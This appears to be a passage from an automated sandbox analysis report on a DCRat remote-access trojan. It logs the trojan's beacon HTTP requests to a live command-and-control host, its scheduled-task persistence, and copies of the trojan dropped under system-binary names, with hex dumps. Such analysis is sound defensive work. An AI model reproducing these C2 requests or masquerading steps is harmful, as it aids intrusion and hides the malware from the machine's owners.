Aug 6, 2022 00:53:01.649099112 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.649137020 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.649153948 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.649195910 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.649241924 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.649257898 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.649283886 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.649319887 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.649344921 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.649362087 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.649401903 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.649427891 CEST	49779	80	192.168.2.3	141.8.195.65
Aug 6, 2022 00:53:01.649441004 CEST	80	49779	141.8.195.65	192.168.2.3
Aug 6, 2022 00:53:01.649482012 CEST	80	49779	141.8.195.65	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 6, 2022 00:53:01.227482080 CEST	58981	53	192.168.2.3	8.8.8.8
Aug 6, 2022 00:53:01.245068073 CEST	53	58981	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 6, 2022 00:53:01.227482080 CEST	192.168.2.3	8.8.8.8	0x8e7	Standard query (0)	a0702220.xsph.ru	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 6, 2022 00:53:01.245068073 CEST	8.8.8.8	192.168.2.3	0x8e7	No error (0)	a0702220.xsph.ru		141.8.195.65	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- a0702220.xsph.ru

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49779	141.8.195.65	80	C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe


Timestamp	kBytes transferred	Direction	Data
Aug 6, 2022 00:53:01.378452063 CEST	1636	OUT	GET /tolowprocessorGeneratortrack.php?rRmbiWWxEOd55k=WTgIsnKuV&e7d5ea1a013b440ebf41c5b405309b9e=b64e0d0fcd8b0e37eaa44643c1b6ab3c&94c8169d9b8cbbe19972e7f6bf4e65c1=AM5MjZxQmMhRjMzE2M5kTN2EWOwczYxYGN3UDM5YjZwM2YmRmN2EDO&rRmbiWWxEOd55k=WTgIsnKuV HTTP/1.1 Accept: */* Content-Type: text/csv User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36 Host: a0702220.xsph.ru Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 6, 2022 00:53:01.444070101 CEST	1676	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 05 Aug 2022 22:53:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 64 66 62 65 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e d0 9e d1 88 d0 b8 d0 b1 d0 ba d0 b0 20 34 30 33 30 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 62 6f 64 79 2c 68 31 2c 70 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 7d 2a 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 66 6f 6e 74 2d 73 74 79 6c 65 3a 6e 6f 72 6d 61 6c 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 7d 2e 77 72 61 70 70 65 72 2c 2e 77 72 61 70 70 65 72 20 2e 63 6f 6e 74 65 6e 74 7b 77 69 64 74 68 3a 31 30 30 25 3b 64 69 73 70 6c 61 79 3a 2d 77 65 62 6b 69 74 2d 62 6f 78 3b 64 69 73 70 6c 61 79 3a 2d 77 65 62 6b 69 74 2d 66 6c 65 78 3b 64 69 73 70 6c 61 79 3a 2d 6d 6f 7a 2d 62 6f 78 3b 64 69 73 70 6c 61 79 3a 2d 6d 73 2d 66 6c 65 78 62 6f 78 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 70 61 63 6b 3a 63 65 6e 74 65 72 3b 2d 77 65 62 6b 69 74 2d 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 63 65 6e 74 65 72 3b 2d 6d 6f 7a 2d 62 6f 78 2d 70 61 63 6b 3a 63 65 6e 74 65 72 3b 2d 6d 73 2d 66 6c 65 78 2d 70 61 63 6b 3a 63 65 6e 74 65 72 3b 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 63 65 6e 74 65 72 7d 2e 77 72 61 70 70 65 72 20 2e 63 6f 6e 74 65 6e 74 7b 77 69 64 74 68 3a 69 6e 68 65 72 69 74 3b 6d 61 78 2d 77 69 64 74 68 3a 31 30 33 32 70 78 3b 68 65 69 67 68 74 3a 31 30 30 25 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 6f 72 69 65 6e 74 3a 68 6f 72 69 7a 6f 6e 74 61 6c 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 64 69 72 65 63 74 69 6f 6e 3a 6e 6f 72 6d 61 6c 3b 2d 77 65 62 6b 69 74 2d 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 72 6f 77 3b 2d 6d 6f 7a 2d 62 6f 78 2d 6f 72 69 65 6e 74 3a 68 6f 72 69 7a 6f 6e 74 61 6c 3b 2d 6d 6f 7a 2d 62 6f 78 2d 64 69 72 65 63 74 69 6f 6e 3a 72 6f 77 3b 2d 6d 73 2d 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 72 6f 77 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 72 6f 77 3b 70 61 64 64 69 6e 67 3a 31 32 38 70 78 20 31 36 70 78 20 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 2d 6d 6f 7a 2d 63 61 6c 63 28 31 30 30 76 68 20 2d 20 31 32 38 70 78 29 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 63 61 6c 63 28 31 30 30 76 68 20 2d 20 31 32 38 70 78 29 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 69 7a 69 6e 67 3a 63 6f 6e 74 65 6e 74 2d 62 6f 78 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 69 7a 69 6e 67 3a 63 6f 6e 74 65 6e 74 2d 62 6f 78 3b 62 6f 78 2d 73 69 7a 69 6e 67 3a 63 6f 6e 74 65 6e 74 2d 62 6f 78 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 70 61 63 6b 3a 6a 75 73 74 69 66 79 3b 2d 77 65 62 6b 69 74 2d 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 73 70 61 63 65 2d 62 65 74 77 65 65 6e 3b 2d 6d 6f 7a 2d 62 6f 78 2d 70 61 63 6b 3a 6a 75 73 74 69 66 79 3b 2d 6d 73 2d 66 6c 65 78 2d 70 61 63 6b 3a 6a 75 73 74 69 66 79 3b 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 73 70 61 63 65 2d 62 65 74 77 65 65 6e 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 7d 2e 77 72 61 70 70 65 72 20 2e 63 6f 6e 74 65 6e 74 20 2e 6c 65 66 74 2d 73 69 64 65 7b 64 69 73 70 6c 61 79 3a 74 61 62 6c 65 3b 68 65 69 67 68 74 Data Ascii: dfbe<!DOCTYPE html><html lang="en"><head> <meta charset="UTF-8"> <title> 4030</title> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <style>body,h1,p{padding:0;margin:0}*{font-family :Arial,sans-serif;font-style:normal;font-weight:400}.wrapper,.wrapper .content{width:100%;display:-webkit-box;display:-webkit-flex;display:-moz-box;display:-ms-flexbox;display:flex;-webkit-box-pack:center;-webkit-justify-content:center;-moz-box-pack:center;-ms-flex-pack:center;justify-content:center}.wrapper .content{width:inherit;max-width:1032px;height:100%;-webkit-box-orient:horizontal;-webkit-box-direction:normal;-webkit-flex-direction:row;-moz-box-orient:horizontal;-moz-box-direction:normal;-ms-flex-direction:row;flex-direction:row;padding:128px 16px 0;min-height:-moz-calc(100vh - 128px);min-height:calc(100vh - 128px);-webkit-box-sizing:content-box;-moz-box-sizing:content-box;box-sizing:content-box;-webkit-box-pack:justify;-webkit-justify-content:space-between;-moz-box-pack:justify;-ms-flex-pack:justify;justify-content:space-between;position:relative}.wrapper .content .left-side{display:table;height
Aug 6, 2022 00:53:01.584369898 CEST	1737	OUT	GET /tolowprocessorGeneratortrack.php?rRmbiWWxEOd55k=WTgIsnKuV&e7d5ea1a013b440ebf41c5b405309b9e=b64e0d0fcd8b0e37eaa44643c1b6ab3c&94c8169d9b8cbbe19972e7f6bf4e65c1=AM5MjZxQmMhRjMzE2M5kTN2EWOwczYxYGN3UDM5YjZwM2YmRmN2EDO&rRmbiWWxEOd55k=WTgIsnKuV HTTP/1.1 Accept: */* Content-Type: text/csv User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36 Host: a0702220.xsph.ru

Timestamp	kBytes transferred	Direction	Data
Aug 6, 2022 00:53:01.648134947 CEST	1738	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 05 Aug 2022 22:53:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 64 66 62 65 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e d0 9e d1 88 d0 b8 d0 b1 d0 ba d0 b0 20 34 30 33 30 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 62 6f 64 79 2c 68 31 2c 70 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 7d 2a 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 66 6f 6e 74 2d 73 74 79 6c 65 3a 6e 6f 72 6d 61 6c 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 7d 2e 77 72 61 70 70 65 72 2c 2e 77 72 61 70 70 65 72 20 2e 63 6f 6e 74 65 6e 74 7b 77 69 64 74 68 3a 31 30 30 25 3b 64 69 73 70 6c 61 79 3a 2d 77 65 62 6b 69 74 2d 62 6f 78 3b 64 69 73 70 6c 61 79 3a 2d 77 65 62 6b 69 74 2d 66 6c 65 78 3b 64 69 73 70 6c 61 79 3a 2d 6d 6f 7a 2d 62 6f 78 3b 64 69 73 70 6c 61 79 3a 2d 6d 73 2d 66 6c 65 78 62 6f 78 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 70 61 63 6b 3a 63 65 6e 74 65 72 3b 2d 77 65 62 6b 69 74 2d 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 63 65 6e 74 65 72 3b 2d 6d 6f 7a 2d 62 6f 78 2d 70 61 63 6b 3a 63 65 6e 74 65 72 3b 2d 6d 73 2d 66 6c 65 78 2d 70 61 63 6b 3a 63 65 6e 74 65 72 3b 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 63 65 6e 74 65 72 7d 2e 77 72 61 70 70 65 72 20 2e 63 6f 6e 74 65 6e 74 7b 77 69 64 74 68 3a 69 6e 68 65 72 69 74 3b 6d 61 78 2d 77 69 64 74 68 3a 31 30 33 32 70 78 3b 68 65 69 67 68 74 3a 31 30 30 25 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 6f 72 69 65 6e 74 3a 68 6f 72 69 7a 6f 6e 74 61 6c 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 64 69 72 65 63 74 69 6f 6e 3a 72 6f 77 3b 2d 6d 6f 7a 2d 62 6f 78 2d 6f 72 69 65 6e 74 3a 68 6f 72 69 7a 6f 6e 74 61 6c 3b 2d 6d 6f 7a 2d 62 6f 78 2d 64 69 72 65 63 74 69 6f 6e 3a 72 6f 77 3b 2d 6d 73 2d 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 72 6f 77 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 72 6f 77 3b 70 61 64 64 69 6e 67 3a 31 32 38 70 78 20 31 36 70 78 20 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 2d 6d 6f 7a 2d 63 61 6c 63 28 31 30 30 76 68 20 2d 20 31 32 38 70 78 29 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 63 61 6c 63 28 31 30 30 76 68 20 2d 20 31 32 38 70 78 29 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 69 7a 69 6e 67 3a 63 6f 6e 74 65 6e 74 2d 62 6f 78 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 69 7a 69 6e 67 3a 63 6f 6e 74 65 6e 74 2d 62 6f 78 3b 62 6f 78 2d 73 69 7a 69 6e 67 3a 63 6f 6e 74 65 6e 74 2d 62 6f 78 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 70 61 63 6b 3a 6a 75 73 74 69 66 79 3b 2d 77 65 62 6b 69 74 2d 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 73 70 61 63 65 2d 62 65 74 77 65 65 6e 3b 2d 6d 6f 7a 2d 62 6f 78 2d 70 61 63 6b 3a 6a 75 73 74 69 66 79 3b 2d 6d 73 2d 66 6c 65 78 2d 70 61 63 6b 3a 6a 75 73 74 69 66 79 3b 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 73 70 61 63 65 2d 62 65 74 77 65 65 6e 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 7d 2e 77 72 61 70 70 65 72 20 2e 63 6f 6e 74 65 6e 74 20 2e 6c 65 66 74 2d 73 69 64 65 7b 64 69 73 70 6c 61 79 3a 74 61 62 6c 65 3b 68 65 69 67 68 74 Data Ascii: dfbe<!DOCTYPE html><html lang="en"><head> <meta charset="UTF-8"> <title> 4030</title> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <style>body,h1,p{padding:0;margin:0}*{font-family :Arial,sans-serif;font-style:normal;font-weight:400}.wrapper,.wrapper .content{width:100%;display:-webkit-box;display:-webkit-flex;display:-moz-box;display:-ms-flexbox;display:flex;-webkit-box-pack:center;-webkit-justify-content:center;-moz-box-pack:center;-ms-flex-pack:center;justify-content:center}.wrapper .content{width:inherit;max-width:1032px;height:100%;-webkit-box-orient:horizontal;-webkit-box-direction:normal;-webkit-flex-direction:row;-moz-box-orient:horizontal;-moz-box-direction:normal;-ms-flex-direction:row;flex-direction:row;padding:128px 16px 0;min-height:-moz-calc(100vh - 128px);min-height:calc(100vh - 128px);-webkit-box-sizing:content-box;-moz-box-sizing:content-box;box-sizing:content-box;-webkit-box-pack:justify;-webkit-justify-content:space-between;-moz-box-pack:justify;-ms-flex-pack:justify;justify-content:space-between;position:relative}.wrapper .content .left-side{display:table;height

Statistics

Behavior



- cDouNOFXle.exe
- wscript.exe
- cmd.exe
- conhost.exe
- chainsavesref.exe
- schtasks.exe
- schtasks.exe
- schtasks.exe
- schtasks.exe
- schtasks.exe
- schtasks.exe
- MrsUvRPGeImAhc.exe
- schtasks.exe
- schtasks.exe
- schtasks.exe
- schtasks.exe
- schtasks.exe
- MrsUvRPGeImAhc.exe
- schtasks.exe
- schtasks.exe
- schtasks.exe
- schtasks.exe
- schtasks.exe
- explorer.exe
- schtasks.exe
- explorer.exe
- schtasks.exe
- schtasks.exe

- schtasks.exe
- schtasks.exe
- schtasks.exe
- schtasks.exe

Click to jump to process

System Behavior

Analysis Process: cDouNOFXle.exe PID: 3632, Parent PID: 5252

General

Target ID:	0
Start time:	00:52:03
Start date:	06/08/2022
Path:	C:\Users\user\Desktop\cDouNOFXle.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\cDouNOFXle.exe"
Imagebase:	0x60000
File size:	1232540 bytes
MD5 hash:	54172888B473F2515B13FE1E2032A112
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 5792, Parent PID: 3632

General

Target ID:	1
Start time:	00:52:05
Start date:	06/08/2022
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WScript.exe" "C:\comproviderRuntimecommon\et1pu6VAlkUOY7GuC90A.vbe"
Imagebase:	0x380000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 5824, Parent PID: 5792

General

Target ID:	4
Start time:	00:52:08
Start date:	06/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\comproviderRuntimecommon\DLLiR59GMmL352HHbgfc.bat" "
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\comproviderRuntimecommon\DLLiR59GMmL352HHbgfc.bat	unknown	8191	success or wait	1	C2FB07	ReadFile
C:\comproviderRuntimecommon\DLLiR59GMmL352HHbgfc.bat	unknown	8191	end of file	1	C2FB07	ReadFile
C:\comproviderRuntimecommon\DLLiR59GMmL352HHbgfc.bat	unknown	8191	end of file	1	C2FB07	ReadFile
C:\comproviderRuntimecommon\DLLiR59GMmL352HHbgfc.bat	unknown	8191	end of file	1	C2FB07	ReadFile

Analysis Process: conhost.exe PID: 5080, Parent PID: 5824

General

Target ID:	5
Start time:	00:52:08
Start date:	06/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: chainsavesref.exe PID: 3372, Parent PID: 5824

General

Target ID:	6
Start time:	00:52:08
Start date:	06/08/2022
Path:	C:\comproviderRuntimecommon\chainsavesref.exe
Wow64 process (32bit):	false
Commandline:	C:\comproviderRuntimecommon\chainsavesref.exe

Imagebase:	0x350000
File size:	848384 bytes
MD5 hash:	4EAF964B744BD6801B5122AE1AFBBDE4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 00000006.00000002.294012749.0000000002611000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 70%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC60F8F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC60F8F1E9	unknown
C:\Recovery\conhost.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFC6022817A	CopyFileW
C:\Recovery\088424020bedd6	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5FB46FDD	CreateFileW
C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	7FFC6022817A	CopyFileW
C:\Windows\Web\Screen\5f7cc7e87d7637	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5FB46FDD	CreateFileW
C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	7FFC6022817A	CopyFileW
C:\Windows\Help\mui\0409\5f7cc7e87d7637	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5FB46FDD	CreateFileW
C:\Recovery\winlogon.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	7FFC6022817A	CopyFileW
C:\Recovery\cc11b995f2a76d	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5FB46FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Recovery\explorer.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	7FFC6022817A	CopyFileW
C:\Recovery\7a0fd90576e088	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5FB46FDD	CreateFileW
C:\comproviderRuntimecommon\RuntimeBroker.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	7FFC6022817A	CopyFileW
C:\comproviderRuntimecommon\9e8d7a4ca61bd9	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5FB46FDD	CreateFileW
C:\comproviderRuntimecommon\backgroundTaskHost.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	7FFC6022817A	CopyFileW
C:\comproviderRuntimecommon\eddb19405b7ce1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5FB46FDD	CreateFileW
C:\Recovery\ShellExperienceHost.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	7FFC6022817A	CopyFileW
C:\Recovery\f8c8f1285d826b	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5FB46FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\chainsavesref.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFC613F86ED	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Recovery\conhost.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd 61 fd 62 00 00 00 00 00 00 00 00 fd 00 2e 01 0b 01 06 00 00 fd 0c 00 00 36 00 00 00 00 00 00 7e fd 0c 00 00 20 00 00 00 fd 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0d 00 00 04 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 0f 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELab.6~ @ `@	success or wait	4	7FFC6022817A	CopyFileW
C:\Recovery\088424020bedd6	0	837	64 62 34 54 66 35 61 51 50 37 77 54 7a 4d 47 34 64 37 72 4d 56 6f 39 37 64 6a 39 42 6b 51 77 38 46 59 56 6e 58 46 73 31 63 54 58 64 65 63 64 45 51 66 51 71 67 49 65 79 63 36 7a 36 36 59 71 38 4c 78 4f 61 31 64 67 58 50 7a 75 42 52 67 63 42 47 34 76 45 41 46 62 37 34 67 4c 61 51 77 35 44 6d 5a 53 71 4f 43 4d 78 38 33 62 72 59 63 68 35 65 78 30 42 6e 6c 38 46 57 51 67 56 53 47 47 63 34 71 5a 31 4f 76 78 44 73 38 46 47 6f 75 6a 62 38 50 35 63 36 33 5a 41 61 4e 55 37 67 31 65 32 77 38 77 72 44 70 72 73 41 77 54 70 67 31 61 6c 72 46 57 43 4b 6f 67 41 52 59 62 41 62 7a 68 30 64 4e 55 71 37 31 59 53 68 4e 63 4a 6b 75 65 69 77 73 50 62 66 62 72 49 62 76 61 70 4f 71 51 4b 50 64 4d 53 68 74 6e 30 72 44 66 37 4d 58 61 67 33 32 4e 73 6b 47 56 42 67 4d 50 4c 62 73 45	db4Tf5aQP7wTzMG4d7rMVo97dj9BkQ w8FYVnXFs1cTXdecdE QfQqgIeyc6z6 6Yq8LxOa1dgXPzuBRgc BG4vEAFb74g LaQw5DmZSqOCMx83br Ych5ex0Bnl8F WQgVSGGc4qZ1OvxDs 8FGoujb8P5c63 ZAaNU7g1e2w8wrDprsA wTpg1alrFWC KogARYbAbzh0dNUq71 YShNcJkueiws PbfbrIbvapOqQKPdMSht n0rDf7MXag 32NskGVBgMPLbsE	success or wait	1	7FFC5FB4B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
